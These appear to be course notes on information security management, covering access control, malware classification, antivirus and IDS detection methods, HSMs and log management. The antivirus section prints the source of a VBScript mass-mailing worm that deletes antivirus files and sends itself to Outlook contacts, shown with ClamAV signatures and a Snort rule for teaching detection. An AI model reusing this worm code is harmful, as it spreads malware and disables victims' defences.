ITSM - All topics
1
Introduction, main principals and
definitions / Attacks against information systems
1.1
Introduction
·
Information security vs
Information safety
·
Life spheres, influenced by
information security:
o
Finance and commerce;
o
Government;
o
Military;
o
Private life.
·
Reasons of importance increase.
1.2
Information Security Definition
CIA Triad:
·
Confidentiality - preventing the disclosure of information to unauthorized
individuals or systems.
·
Integrity - maintaining and assuring the accuracy and consistency of data
over its entire life-cycle.
·
Availability - the information must be available when it is needed.
1.3
Other Tasks of Information
Security
·
Authentication – the act of confirming the truth of an attribute of a datum or
entity.
·
Non-repudiation – maker of a statement will not be able to successfully challenge
the validity of the statement.
·
Access control – selective restriction of access to a place or other resource.
1.4
Differences from the Reality
·
You can not see the face (or real
face) of the companion;
·
It is easy to detect tampered
paper document, but it is not so easy with electronic media;
·
You can make copies / tamper
electronic document and easily hide evidence of these actions;
·
Electronic signature is not the
same as simple document.
1.5
Do We Know What do We Have?
·
Assets
o
Assets should be managed
o
Assets should be evaluated
·
Asset Types:
o
Information
o
Electronic documents
o
Paper documents
o
Software and its code
o
Human resources
o
Hardware equipment
o
Communication lines
o
Supporting equipment
o
Services
o
Relations
o
Image
1.6
Vulnerability vs Threat vs Risk
·
Vulnerability
·
Threat
o
Threat probability
o
Threat agent
·
Risk
o
Impact
o
Risk classification
1.7
Information Security Principals
·
Least privilege
·
Protection in depth
·
Security concepts:
o
Only officially allowed actions
are allowed;
o
All action except prohibited
are allowed.
·
Simplicity
·
Security through obscurity
1.8
Attack Types – IMPORTANT
·
Normal flow – when information delivered from the source reaches its
destination unaltered.
·
Interruption – when information transmission was interrupted during, and no
information has reached the destination.
·
Interception – when full or partial information has been intercepted during
transmission although some or full information has reached the destination.
·
Modification – when information has been intercepted during the transmission,
has been modified and information has reached the destination fully or
partially modified.
·
Fabrication – when no information has been send from the source and it has
reached the destination fully fabricated by the third party.
 |
| Different types of information flow |
1.9
Passive Attacks
·
Do not change information flow
o
Information leakage
o
Traffic analysis
·
Difficult to detect
o
Preventive measures
1.10
Active Attacks
·
Information flow is modified
o
Masquerade
o
Replay attacks
o
Information modification
o
Denial of service
·
Easy (relatively) to notice
1.11
Information Security Insurance
·
Technical solutions (Cyber /
IT)
o
Cryptography
o
Network security
o
Information security
technologies
·
Organizational solutions
(Management)
o
Risk management
o
Information security management
o
Information security standards
o
Auditing
·
Physical and environmental
security
o
Access control
o
Fire-protection
o
Alarm and video surveillance
2
Access control
2.1
Definition off Access Control
·
Access Control – is a politics,
software or hardware component, that is used to access rights to a specified
resource.
·
AAA – Authentication,
Authorization, Audit
2.1.1
Authentication
·
Authentication process:
o
Identification
§ UID – User ID
§ MAC (media access control) address
§ PID – Process ID
o
Authentication
2.1.1.1
Authentication Pre-Requirements
·
Authentication allows sender
and the receiver to be sure, that he or she communicates with a true entity.
·
If authentication is not
possible you cannot be sure about the correctness of received information.
·
Only reliable and secure
authentication method can ensure the secure functioning of information system.
·
The best way to ensure
authenticity – combination of several authentication methods.
2.1.1.2
Authentication Methods
·
What you know?
o
Password
o
Pin
·
What you have?
o
Identity card
o
RFID
o
Electronic certificate
·
What you are?
o
Fingerprint
o
Iris
·
Where you are?
o
IP address
2.1.2
Authorization
·
Authorization process defines,
what rights can be given to an entity, that was identified and authenticated.
·
Authorization process is
implemented by different access control models.
2.1.3
Audit process
·
Audit process – is a process of
monitoring and logging events, errors, connections, authentication attempts.
·
Audit information should be
full enough, to track user activity. It can be used for detecting security
incidents, restoring malicious activity, computer forensics.
2.2
Access control models
·
Access control models define
the access right management mechanisms.
·
Entity types:
o
Subjects (giving rights)
o
Objects (being manipulated)
·
Both subjects and objects
entities are implemented in software as a metaphor.
·
Subjects and objects can switch
their roles.
2.3
MAC (mandatory access control)
·
MAC (mandatory access
control) – access control model, where access rights are granted by the
system (access rights cannot be changed by object owner or user).
·
MAC is used in systems, that
stores information classified into several security levels (public,
confidential, secret, top secret). Usually, it is appropriate for governmental
and military institutions.
·
In a MAC based system all
subjects and objects are granted with labels.
·
The label shows how much the
system trusts the subject.
2.4
DAC (discretionary access
control)
·
DAC (discretionary access
control) – is the access control model, in which access rights are granted by
the object’s owner.
·
Model rules:
o
Each object has an owner.
o
The first object owner – object
creator.
o
Owner can delegate his rights
to another subject.
o
Access rights are granted by
owner.
·
Sample.: RWE – read, write,
execute.
2.5
RBAC (role-based access
control)
·
RBAC (role-based access
control) – alternative to MAC and DAC models.
·
Model is based on user roles,
i.e. rights are not granted directly, but by assigning one or several roles,
necessary to perform user (business) tasks.
·
Compared to MAC and DAC, RBAC
provides the higher flexibility level while managing user rights.
2.6
Password Usage Requirements
·
Username and password:
o
Method efficiency is highly dependent
on password policy.
·
Requirements:
o
Not a dictionary word, name or
information publicly available about the user
o
Not shorter than 8 symbols
(> 15 are recommended)
o
Combination of small and
capital letters.
o
Use of numbers.
o
Use of special symbols ( e.g.:
!@$#%).
o
Should be changed regularly and
do not repeat.
2.7
Other Authentication Methods
·
Kerberos
·
CHAP
·
Certificates
·
SmartCards
·
Biometric authentication
·
Two-factor authentication
3
Malware
3.1
Malware definition
·
Why not just a virus?
·
Key features:
o
CREATED with the aim to harm
o
Installed without knowledge of
a legitimate user.
·
Malware - malicious and
software.
3.2
Malware Categories
·
Infective
·
Remote control
·
Spying
·
Adware
·
Other
3.3
Theory Evolution
·
John von Neumann in 1948 m.
proposed model, describing reproduction mechanisms of automat systems.
·
In 1961 Edward Fredkin
developed a specialized cellular automat, in which all structures could
replicate themselves on a coordinate grid.
·
1970-s – games, simulating life
of artificial organisms, such as „Life“ and „Core War“.
·
Formal definition of a computer
virus by Dr. Cohen in 1984, based in terms of Turing machine.
3.4
Unformal Definition
·
Virus - is a program that can
infect other programs, inserting them into their code potentially evolved copy
of their own code (Szor 2005).
·
Other malware variant, with the
possibility of self-replication - worms. They basically use the viruses‘ spread
model. The major difference is that there is no requirement to infect any other
program (program vulnerability is used just to get into the system).
3.5
Malware Evolution
·
First computer virus Creeper
first detected in ARPANET network in 1970. It infected computers running Tanex
OS and was able to connect via modem to other computers and infect them. User
was informed that computer was infected. Later a cleaning program Reaper has
appeared as an excuse for the harm done.
·
In 1982 Richard Skrenta
developed the Elk Cloner virus, running on Apple DOS 3.3 OS. FDD were the major
infection vector. It acted as a joke, which blocked the number of infected game
runs to 49.
·
The first PC virus using boot
load technology appeared in 1986 (c)Brain. Developed by two brothers – Basit
and Amjad Farooq Alvi.
·
The traditional computer
viruses have reached the maximum power in 1990-s with the increase of number of
personal computers and Internet access via modems.
·
BBS system led to rise of
Trojan Horses.
·
Together with the rise of
different malware types there was an evolution in development of antivirus
software (90-s and early 2000-s).
·
Trojan Horse first mentioned in
1983 by Ken Thompson at ACM Turing Award. He noticed that there is a
possibility to append the UNIX login command in
a way that would a allow a backdoor access to the system.
·
The first worm called Interner
Worm, was created in 1988 for SunOS and VAX BSD systems.
·
Starting from the end of 90-s
the spread of macro viruses via infected MS Office documents has begun.
·
1995 in Usenet forums the
spyware was mentioned.
·
Currently dominating – botnets,
web-malware, spyware.
·
Latest tendencies in malware evolution.
3.6
Malware Marking Scheme
·
1991 - CARO (Computer Antivirus
Researchers Organization)
·
[<malware_type>://][<platform>/]<family_name>[<group_name>][.<infective_length>][.<variant>[<devolution>]][<modifiers>]
3.7
Parameters
·
<family_name>
·
<malware_type>:// – Virus://, Trojan://, ..., Garbage://);
·
<platform>/ – Boot, DOS, Java, MacOS, Win16, Win95, Win32, Win64,
WordMacro, ExcelFormula, JScript, UNIX ir t. t.). Multiplatform sample:
virus://{W32,W97M}/Beast.41472.A17;
·
<group_name> – used previously for DOS virus classification.
·
<infective_length>
·
<variant> – used in case even <infective_length> parameter does not
allow to destinguish malware;
·
[<devolution>] – used for macrovirus definition;
·
<modifiers> – used to define polymorphic engine used by polymorphic virus.
3.8
Malware Infection Strategies
·
Boot sector infection:
o
Master boot record (MBR)
§ Changing Boot Strap Code
§ Changing MBR
§ Moving MBR
o
DOS boot record (DBR).
·
File infection:
o
changing file
o
changing file in a random way
o
appending file
o
filling free space in a file
o
compressing file
3.9
Malware Behaviour in Computer
Memory
·
Direct action
·
Memory resident
·
Temporary memory resident
·
Swapping
·
User mode / Kernel mode
·
Propagating via network
3.10
Malware Code Evolution
·
Not encrypted code
·
Encrypted
·
Oligomorphic
·
Polymorphic
·
Metamorphic
·
Malware Kits
3.11
Classification According to
Impact
·
No-payload.
·
Accidentally destructive
payload
·
Non-destructive payload
·
Destructive payload
·
Highly destructive payload
·
Destructive for the remote
system (DDoS attack)
3.12
Malware Types (Almost Zoo)
·
Virus
·
Worm
·
Mailer and mass-mailer worms
·
Octopus
·
Rabbit
·
Trojan Horse
·
Logical Bomb
·
Easter Egg
·
Spyware
·
Adware
·
Dialer
·
Keylogger
·
Exploit
·
Botnet
·
Germs
·
Droppers
4
Antiviruses, IDS/IPS, FIM,
Honeypot systems
4.1
Definitions
·
False-positive
·
False-negative
·
True-positive
·
True-negative
4.2
What is Antivirus?
·
Scanner
·
Inspector (Revisor)
·
Monitor
·
Vaccinator
·
Combination of approaches
4.3
Protective Actions
·
Deletion of the infected file
·
Blocking access of the infected
file
·
Quarantine
·
Treating
·
One or several of the actions
above after reboot
4.4
Malware Detection Methods
4.4.1
Signature Method
·
Basis – unique source code
lines
·
Low level of false-positives
·
Signatures – mainly created by
hand
·
Advantages:
o
Precise
o
Reliable
o
Widely used and approved technology
·
Disadvantages:
o
Can not detect new malware,
polymorphic malware;
o
Delays in signature updates;
o
Increase in size of a signature
database.
4.4.1.1
Signature sample
·
ClamAV 0.94 (only for .ndb type
signatures, stored on .ldb files)
o
SignatureName;TargetDescriptionBlock;LogicalExpression;Subsig0;Subsig1;Subsig2;...
4.4.1.2
Signature sample - Worm.Godog
Mass-mailer, AV killer, VB-script
Registro = legion.regread("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProgramFilesDir")
If FileExists (Registro & "\Kaspersky Lab\Kaspersky Antivirus Personal
Pro\Avp32.exe") then path = Registro & "\Kaspersky Lab\Kaspersky
Antivirus Personal Pro"
legions.DeleteFile (Registro & "\Kaspersky Lab\Kaspersky Antivirus
Personal Pro\*.*")
If fileexists (Registro & "\Kaspersky Lab\Kaspersky Antivirus
Personal\Avp32.exe") then path = Registro & "\Kaspersky
Lab\Kaspersky Antivirus Personal"
legions.DeleteFile (Registro & "\Kaspersky Lab\Kaspersky Antivirus
Personal\*.*")
if FileExists(Registro & "\Antiviral Toolkit Pro\avp32.exe") then
path = Registros & "\Antiviral Toolkit Pro"
legions.DeleteFile (Registro & "\Antiviral Toolkit Pro\*.*")
if fileexists (Registro & "\AVPersonal\Avguard.exe") then path =
Registro & "\AVPersonal"
legions.DeleteFile (Registro & "\AVPersonal\*.*")
if fileexists (Registro & "\Trend PC-cillin 98\IOMON98.EXE") then
path = Registro & "\Trend PC-cillin 98"
legions.DeleteFile (Registro & "\Trend PC-cillin 98\*.*")
legions.DeleteFile (Registro & "\Trend PC-cillin 98\*.EXE")
legions.DeleteFile (Registro & "\Trend PC-cillin 98\*.dll")
Set Create = CreateObject
("Scripting.FileSystemObject")
Set mail = Create.CreateTextFile("C:\mail.vbs")
mail.writeline "On Error Resume Next"
mail.writeline "Dim leg, Mail, Counter, A, B, C, D, E"
mail.writeline "Set leg = CreateObject" & Chr(32)&
"(" & chr(34) & "Outlook.Application" & Chr(34)
&")"
mail.writeline "Set C = CreateObject "& Chr(32) &
"(" & chr(34) & "Scripting.FileSystemObject" &
Chr(34)& ")"
mail.writeline "Set Mail = leg.GetNameSpace" & Chr(32) &
"(" & chr(34)& "MAPI" &
Chr(34)&")"
mail.writeline "For A = 1 To Mail.AddressLists.Count"
mail.writeline "Set B = Mail.AddressLists (A)"
mail.writeline "Counter = 1"
mail.writeline "Set C = leg.CreateItem (0)"
mail.writeline "For D = 1 To B.AddressEntries.Count"
mail.writeline "E = B.AddressEntries (Counter)"
mail.writeline "C.Recipients.Add E"
mail.writeline "Counter = Counter + 1"
mail.writeline "If Counter > 8000 Then Exit For"
mail.writeline "Next"
mail.writeline "C.Subject =" & Chr(32) & Chr(34)
&"Legion Game" & Chr(34)
mail.writeline "C.Body = "& Chr(32) & Chr(34) & "YA
jugaste el juego Legion? si no aqui te lo doy checalo y hay me dices que
tal..." & Chr(34)
mail.writeline "C.Attachments.Add"& Chr(32) & Chr(34) &
"C:\Legion.vbs" & Chr(34)
mail.writeline "C.DeleteAfterSubmit = True"
mail.writeline "C.Send"
mail.writeline "Next"
mail.Close
legion.Run ("C:\mail.vbs")
4.4.1.3
Other signature samples
Kaspersky Antivirus Personal/Kaspersky
Antivirus Personal Pro (0): 66696c656578697374732028{-25}202620225c6b6173706572736b79206c61625c6b6173706572736b7920616e7469766972757320706572736f6e616c{-100}2e64656c65746566696c652028{-25}202620225c6b6173706572736b79206c61625c6b6173706572736b7920616e7469766972757320706572736f6e616c
Antiviral Toolkit Pro (1): 66696c6565786973747328{-25}202620225c616e7469766972616c20746f6f6c6b69742070726f{-100}2e64656c65746566696c652028{-25}202620225c616e7469766972616c20746f6f6c6b69742070726f
AVPersonal (2):
66696c656578697374732028{-25}202620225c6176706572736f6e616c{-100}2e64656c65746566696c652028{-25}202620225c6176706572736f6e616c
Trend PC-cillin 98 (3):
66696c656578697374732028{-25}202620225c7472656e642070632d63696c6c696e{-100}2e64656c65746566696c652028
{-25}202620225c7472656e642070632d63696c6c696e
666f7220{-10}203d203120746f20{-10}2e61646472657373656e74726965732e636f756e74{-100}726563697069656e74732e616464
{-100}696620{-10}203e20{-5}207468656e206578697420666f72{-300}2e6174746163686d656e74732e616464{-150}2e73656e64
Worm.Godog;Target:0;((0|1|2|3)&
(4));66696c656578697374732028 {-25}202620225c6b6173706572736b79206c61625c6b6173706572736b7920616e7469766972757320706572736f6e616c
{-100}2e64656c65746566696c652028{-25}
202620225c6b6173706572736b79206c61625c6b6173706572736b7920616e7469766972757320706572736f6e616c;66696c6565786973747328
{-25}202620225c616e7469766972616c20746f6f6c6b69742070726f{-100}2e64656c65746566696c652028
{-25}202620225c616e7469766972616c20746f6f6c6b69742070726f;66696c656578697374732028
{-25}202620225c6176706572736f6e616c{-100}2e64656c65746566696c652028{-25}202620225c6176706572736f6e616c;66696c656578697374732028
{-25}202620225c7472656e642070632d63696c6c696e{-100}2e64656c65746566696c652028{-25}202620225c7472656e642070632d63696c6c696e;666f7220
{-10}203d203120746f20{-10}2e61646472657373656e74726965732e636f756e74{-100}726563697069656e74732e616464{-100}696620{-10}203e20
{-5}207468656e206578697420666f72{-300}2e6174746163686d656e74732e616464{-150}2e73656e64
4.4.2
Heuristic Method
·
Used when signatures do not
match 100%
·
Applicable for *morphic malware
detection
·
High false-positive rate
4.4.3
Anomaly detection
·
Monitoring of the defined
parameters and establishing threshold criteria.
·
Advantages:
o
Can detect new malware
o
Dynamic and adaptive
·
Disadvantages:
o
Unreliable
o
High rate of false-positives
o
Algorithm training should be
done in „sterile“ environment
4.4.4
“Sand box”
·
Virtual protected machine,
where malware can be executed without harm to host operating system.
·
Advantages:
o
Effective
o
Suitable for professional and
research usage
o
Effective against *morphic
malware
·
Disadvantages:
o
Large time consumption
4.4.5
White-list
·
Only programs from white list
are allowed to be executed.
·
Advantages:
o
No need for signature updates
o
Suitable for large
organizations with typical workstations
·
Disadvantages:
o
Not flexible
o
Requires a lot of administration
resources.
4.4.6
Kernel / Method combination
4.5
Intrusion Detection
·
Importance
·
Problems in intrusion detection
·
Intrusion Detection Systems
(IDS) vs Intrusion Prevention Systems (IPS)
·
Network Intrusion Detection
System (NIDS) and Host-Based Intrusion Detection System (HIDS).
4.6
Rule-based methods
·
Rules ~ signatures:
·
E.g..: Snort
o
alert tcp $EXTERNAL_NET any
-> $HOME_NET 4000 (msg:"EXPLOIT Alt-N
SecurityGateway username buffer overflow attempt"; flow:established,
to_server; content:"username="; nocase; isdataat:450,relative;
content:!"&"; within:450; content:!"|0A|"; within:450;
metadata:policy
balanced-ips drop, policy connectivity-ips drop, policy security-ips
drop; reference:url,secunia.com/advisories/30497/; classtype:attempted-
admin; sid:13916; rev:2;) alert tcp $EXTERNAL_NET any -> $HOME_NET 4000
(msg:"EXPLOIT Alt-N
SecurityGateway username buffer overflow attempt"; flow:established,
to_server; content:"username="; nocase; isdataat:450,relative;
content:!"&"; within:450; content:!"|0A|"; within:450;
metadata:policy
balanced-ips drop, policy connectivity-ips drop, policy security-ips
drop; reference:url,secunia.com/advisories/30497/; classtype:attempted-
admin; sid:13916; rev:2;)
·
Anomaly detection based methods
4.7
IDS / IPS Components
·
Sensors or agents
·
Management server
·
Database
·
Management console
·
[Secure management network]
4.8
NIDS – network-based
·
Software / Appliance
·
Problems with encrypted traffic
·
Problems with high traffic rate
·
Attacks against sensors
·
“Hiding” the attack
·
Alert sample:
o
Sep
25 00:03:43 IDS snort[67654]: [1:8428:6] WEB-MISC SSLv2 openssl get shared
ciphers overflow attempt [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 78.59.190.213:16495 -> 192.168.1.3:443
4.9
HIDS / FIM – host-based
File Integrity Monitoring (FIM)
·
Server / User / Service
·
Software only
·
Realtime / Delayed
·
Application areas
4.10
Honeypot / Honeynet
·
The idea of honeypot
o
Honeypots are used to capture
information from unauthorized intruders that are tricked into accessing them
because they appear to be a legitimate part of the network. Security teams
deploy these traps as part of their network defense strategy.
·
Low interaction level honeypots
o
A low-interaction honeypot
simply captures connection attempts and alerts the security team an intrusion
has been attempted. A high-interaction honeypot, on the other hand, allows
attackers to compromise and gain access to the system
·
High interaction level
honeypots
o
High Interaction Honeypots are
fully functional computer systems that can be customized to mimic the system
they are supposed to protect. High-interaction honeypots can capture the
network and the system's internal activity at the cost of significant resource
consumption, especially in a large-scale setting.
·
Legal aspects of honeypot usage
o
Liability implies you could be
sued if your honeypot is used to harm others. For example, if it is used to
attack other systems or resources, the owners of those may sue. Liability is
not a criminal issue, but civil.
5
Encryption Hardware / Cryptographic
equipment
5.1
Several Provocative Questions?
5.1.1
How to encrypt packet?
Encrypting a packet involves transforming
the content of the packet in such a way that it becomes unreadable without the
appropriate decryption key. This is commonly done to secure data during
transmission over a network. Here's a general outline of how packet encryption
works:
5.1.1.1
Choose an Encryption Algorithm
5.1.1.2
Generate Encryption Keys
5.1.1.3
Implement Encryption
5.1.1.4
Encrypt Packet Payload
5.1.1.5
Include Initialization Vector
(IV) or Nonce (Number used Once)
5.1.1.6
Add Authentication (Optional
but Recommended)
5.1.1.7
Transmission
5.1.1.8
Decryption at the Receiver's End
5.1.1.9
Handle Key Management
5.1.2
How to encrypt file?
Encrypting a file involves transforming its
content in such a way that it becomes unreadable without the appropriate decryption
key. Here's a general guide on how to encrypt a file:
5.1.2.1
Choose an Encryption Tool
5.1.2.2
Install and Set Up the
Encryption Tool
5.1.2.3
Open the Encryption Tool
5.1.2.4
Create or Open an Encrypted
Container
5.1.2.5
Specify Encryption Parameters
5.1.2.6
Add Files to the Encrypted Container
or Encrypt Individual Files
5.1.2.7
Complete the Encryption Process
5.1.2.8
Unmount or Close the Encrypted
Container (if applicable)
5.1.2.9
Securely Store
Passphrase/Password
5.1.2.10
Decryption
It's crucial to use strong, unique
passphrases or passwords and stay informed about the encryption tools and
algorithms you're using. Regularly update your encryption software and follow
best practices for secure file management and storage. Additionally, consider
the sensitivity of the data you're encrypting and adjust your security measures
accordingly.
5.1.3
How to encrypt database?
Encrypting a database is crucial for
protecting sensitive information from unauthorized access. The process of
encrypting a database involves securing the data at rest, meaning the data
stored on disk or in any persistent storage. Here are general steps to encrypt
a database:
5.1.3.1
Understand Database Encryption
Options
5.1.3.2
Backup Your Database
5.1.3.3
Enable Transparent Data
Encryption (TDE)
5.1.3.4
Use Column-level Encryption
(Optional)
5.1.3.5
Manage Encryption Keys
5.1.3.6
Monitor and Audit
5.1.3.7
Test Your Encrypted Database
5.1.3.8
Document Encryption Processes
Remember that encrypting a database is just
one aspect of a comprehensive security strategy. Regularly update your database
software, monitor security best practices, and implement other security
measures such as access controls and secure coding practices to maintain a
robust security posture.
5.2
Problems with Key Management in
Software
·
Typical problems: key
“embedded” into software code, no possibility to change.
·
Easy to extract.
·
How to insure key lifecycle? And
what is lifecycle?
·
Protection with a password,
that is shorter than the key being protected.
·
Usually, no way how to insure
split knowledge.
·
Compliance insurance issues.
5.3
Definitions
·
Trusted system
o
A system whose failure may
break a specified security policy.
·
Trusted Computing (TC)
o
Technologies and standards
intended to make computers safer, more reliable, and less prone to viruses and
malware, through hardware enhancements and associated software modifications.
o
Specified by Trusted Computing
Group (TCG)
5.4
Types of Encrypting Hardware
Definition / What is not an encrypting
hardware?
5.4.1
HSMs / Cloud HSMs / CaaS (Cryptography
as Service)
·
HSM - HSM stands for
Hardware Security Module. It is a physical device
designed to provide extra layers of security for cryptographic operations and
key management. HSMs are commonly used in various industries, including
finance, healthcare, and government, where the protection of sensitive data and
cryptographic keys is of utmost importance.
·
Cloud HSM - Cloud Hardware Security Modules (Cloud HSM) are specialized
hardware security devices offered as a cloud service. They provide the same
features and benefits as traditional Hardware Security Modules (HSMs), but they
are hosted and managed by a cloud service provider. Cloud HSM services are
designed to help organizations secure their cryptographic operations and
sensitive data in the cloud environment.
·
Cryptography-as-a-Service - Cryptography-as-a-Service
(CaaS) refers to a cloud-based service model where cryptographic functions and
services are provided to users on-demand over the internet. In a CaaS model,
users can leverage cryptographic capabilities without having to manage the
underlying infrastructure, hardware, or software components. The service is
often offered by cloud service providers to enhance the security of
applications, data, and communications.
5.4.2
Trusted Platform Module (TPM)
·
TPM stands for Trusted Platform
Module. It is a specialized hardware component designed to provide a secure
foundation for various security-related functions in computing systems. TPM is
typically implemented as a microcontroller on the motherboard of a computer or
integrated into other devices.
5.4.3
PEDs with encryption
engine/secure wallet (TPM)
·
Personal Encryption Device
(PED) is a device used to secure and encrypt personal data, communication, or
other sensitive information. It could be a hardware device or software
application designed to provide encryption and protect user privacy.
5.4.4
Network equipment with embedded
hardware key management
·
In the context of network
security, some devices or appliances, such as Hardware Security Modules (HSMs)
or Trusted Platform Modules (TPMs), can be integrated into network equipment
for secure key management. These components provide a dedicated and
tamper-resistant environment for generating, storing, and managing
cryptographic keys used for various security purposes.
5.4.5
Encrypting phones
·
Encrypting phones refers to the
process of securing the data stored on a mobile device through the use of
encryption. When a phone is encrypted, the data on the device is converted into
a form that is not easily readable without the correct decryption key or
password. This adds an additional layer of security, especially in the event
that the device is lost, stolen, or otherwise falls into unauthorized hands.
5.4.6
Encrypted storage (e.g. USB
flash drives)
·
Encrypted storage refers to the
practice of securing data on a storage device by converting it into an
unreadable format using encryption algorithms. The purpose of encrypted storage
is to protect sensitive information from unauthorized access, ensuring that
even if the storage medium is compromised, the data remains confidential and
secure.
5.4.7
Smartcards
·
Smart cards, also known as chip
cards or integrated circuit cards (ICC), are physical cards with embedded
integrated circuits. These circuits contain a microprocessor or memory chip,
providing the card with the ability to store, process, and secure data. Smart
cards come in various forms, and they are used for a wide range of
applications, particularly in security and identification systems.
5.5
Application Areas
·
National Security
·
Banking sector
·
Healthcare
·
etc.
5.6
Typical Requirements
·
Tamper-detecting and
tamper-evident containment.
·
Conductive shield layers in the
chip that prevent reading of internal signals.
·
Controlled execution to prevent
timing delays from revealing any secret information.
·
Automatic zeroization of
secrets in the event of tampering.
·
Chain of trust bootloader which
authenticates the operating system before loading it.
·
Chain of trust operating system
which authenticates application software before loading it.
·
Hardware-based capability
registers, implementing a one-way privilege separation model.
5.7
HSM Functionality
·
Key Hierarchy
·
Split knowledge insurance
·
onboard secure cryptographic
key generation
·
onboard secure cryptographic
key storage and management
·
use of cryptographic and
sensitive data material
·
offloading application servers
for complete asymmetric and symmetric cryptography
·
PKI
·
key-loading into other devices
5.8
HSM FIPS 140-2 Certification
·
Level 1
o
Basic security requirements are
specified for a cryptographic module (e.g., at least one Approved algorithm or
Approved security function shall be used). No specific physical security
mechanisms are required.
·
Level 2
o
Show evidence of tampering,
including tamper-evident coatings or seals that must be broken to attain
physical access to the plaintext cryptographic keys and critical security
parameters (CSPs) within the module, or pick-resistant locks on covers or
doors to protect against unauthorized physical access.
·
Level 3
o
Prevent the intruder from
gaining access to CSPs held within the cryptographic module. Physical security
mechanisms required at Security Level 3 are intended to have a high probability
of detecting and responding to attempts at physical access, use or modification
of the cryptographic module. The physical security mechanisms may include the
use of strong enclosures and tamper-detection/response circuitry that zeroes
all plaintext CSPs when the removable covers/doors of the cryptographic module
are opened.
·
Level 4
o
Complete envelope of protection
around the cryptographic module with the intent of detecting and responding to
all unauthorized attempts at physical access. Penetration of the cryptographic
module enclosure from any direction has a very high probability of being
detected, resulting in the immediate deletion of all plaintext CSPs.
5.9
HSM examples
Physical HSMs


Cloud HSMs

AWS – Amazon Web Services
VPC - Amazon
Virtual Private Cloud (VPC) is a networking service provided by Amazon Web
Services (AWS) that allows you to create a logically isolated section of the
AWS Cloud where you can launch AWS resources in a virtual network. With VPC,
you have control over your virtual networking environment, including IP address
ranges, subnets, route tables, and network gateways.

https://thalesdocs.com/gphsm/luna/6.3/docs/usb/Content/overview/configurations/htl.htm
PKCS – PKCS
stands for "Public-Key Cryptography Standards." It refers to a set of
standards developed to establish a framework for securing sensitive information
using public-key cryptography. The PKCS standards are published by RSA
Laboratories, a division of RSA Security.
JCA - JCA
stands for "Java Cryptography Architecture," and it is a framework
within the Java Standard Edition (SE) platform that provides a set of APIs
(Application Programming Interfaces) and architecture for implementing
cryptographic operations in Java applications. JCA is a key component of the
Java Security API.
CAPI/CNG - CAPI
(CryptoAPI) and CNG (Cryptography Next Generation) are both cryptographic
frameworks provided by Microsoft for Windows operating systems. They serve as
programming interfaces for developers to access cryptographic functionality and
services.
5.10
Key Management Questions
·
How to generate a secure key?
·
How to save a printed copy?
o
Storing a printed copy of a
password introduces security risks, as physical copies can be easily lost or
accessed by unauthorized individuals. However, if you find it necessary to
store a printed copy of a password, consider the following guidelines to
enhance security:
§ Use a Password Manager Instead:
§ Encrypt the Printed Copy:
§ Store in a Secure Location:
§ Limit Access:
§ Use Obfuscation Techniques:
§ Regularly Update and Rotate Passwords:
§ Destroy Unneeded Copies:
§ Implement Dual-Control Procedures:
§ Monitor Access:
§ Educate Authorized Users:
·
How to make a key e-backup?
o
Creating an electronic backup
(e-backup) of cryptographic keys is an important practice to ensure data
recovery and system continuity in the event of hardware failure, loss, or other
unforeseen circumstances. Here are general steps to create an electronic backup
of cryptographic keys:
§ Identify keys to backup.
§ Select a secure storage medium.
§ Use encryption for the backup.
§ Secure the backup medium.
§ Document key details.
§ Implement access control.
§ Regularly update the backup.
§ Verify integrity of backup.
§ Store multiple copies.
§ Test restoration procedures.
§ Update security policies.
·
How to make a copy (printed)?
·
How to implement a split
knowledge for a printed version?
o
Implementing split knowledge
for a printed version involves dividing sensitive information, such as a
cryptographic key or password, into two or more components and storing them
separately. This adds an additional layer of security, as an attacker would
need access to multiple components to reconstruct the complete information.
Here's a general guide on how to implement split knowledge for a printed
version.
§ Divide the Sensitive Information:
§ Define the Splitting Mechanism:
§ Print or Record Each Component:
§ Label Components Appropriately:
§ Securely Store Printed Components:
§ Define Access Policies:
§ Access Logging and Monitoring:
§ Periodic Review and Rotation:
§ Secure Backup and Disaster Recovery:
§ Documentation and Training:
§ Legal and Compliance Considerations:
5.11
Advantages and disadvantages of
hardware encryption
5.11.1
Advantages:
·
Security
o
Hardware encryption is
implemented on dedicated cryptographic processors or modules (such as Hardware
Security Modules - HSMs), making it more resistant to certain types of attacks
that might compromise software-based encryption.
·
Speed
o
Hardware encryption can be
faster and more efficient than software-based encryption, as it offloads
cryptographic processing to specialized hardware components. This is
particularly beneficial for scenarios where high-performance encryption is
required.
·
No compliance issues.
o
Hardware encryption solutions
are often designed to comply with industry and government security standards.
This compliance can be essential for organizations subject to regulatory
requirements.
o
Hardware encryption operates
independently of the host system's resources, making it less susceptible to
certain types of attacks targeting the host operating system.
5.11.2
Disadvantages:
·
Price
o
Hardware encryption solutions,
especially dedicated devices like HSMs, can be more expensive than
software-based alternatives. The initial investment and ongoing maintenance
costs may be higher.
·
Data recovery
o
If the hardware encryption
module fails, there may be a single point of failure, potentially resulting in
data loss or service interruption.
·
False sense of security
·
Questions related to
cloud-solutions.
6
SIEM and other log managements
systems / MSSP
6.1
What is Log?
·
In computing, a log file is a
file that records either event that occur in an operating system or other
software runs, or messages between different users of a communication software.
·
Logging is the act of keeping a
log. In the simplest case, messages are written to a single log file.

6.2
Basics of Log Management
·
Operating systems, devices and
applications generate logs of some sort that contain system-specific events and
notifications.
·
Logs need to be enabled, then
transported and stored.
·
Range of systems should send
logs to the centralized (or at least semi-centralized) location.
·
Methods of centralization:
o
Standardizing on the syslog
mechanism and then deploying centralized syslog servers.
o
Using specialized products to
address the log acquisition, transport and storage issues.
6.3
Typical Log Management Tasks
·
Log collection
·
Centralized log aggregation
·
Long-term log storage and
retention
·
Log rotation
·
Log analysis (in real-time and
in bulk after storage)
·
Log search and reporting.
6.4
Problems We Try to Solve
·
Anomaly identification
·
Structured logs
·
Identify and troubleshooting
problems in any applications by collecting and analysing log data produced by
the applications.
·
Unstructured logs in many cases
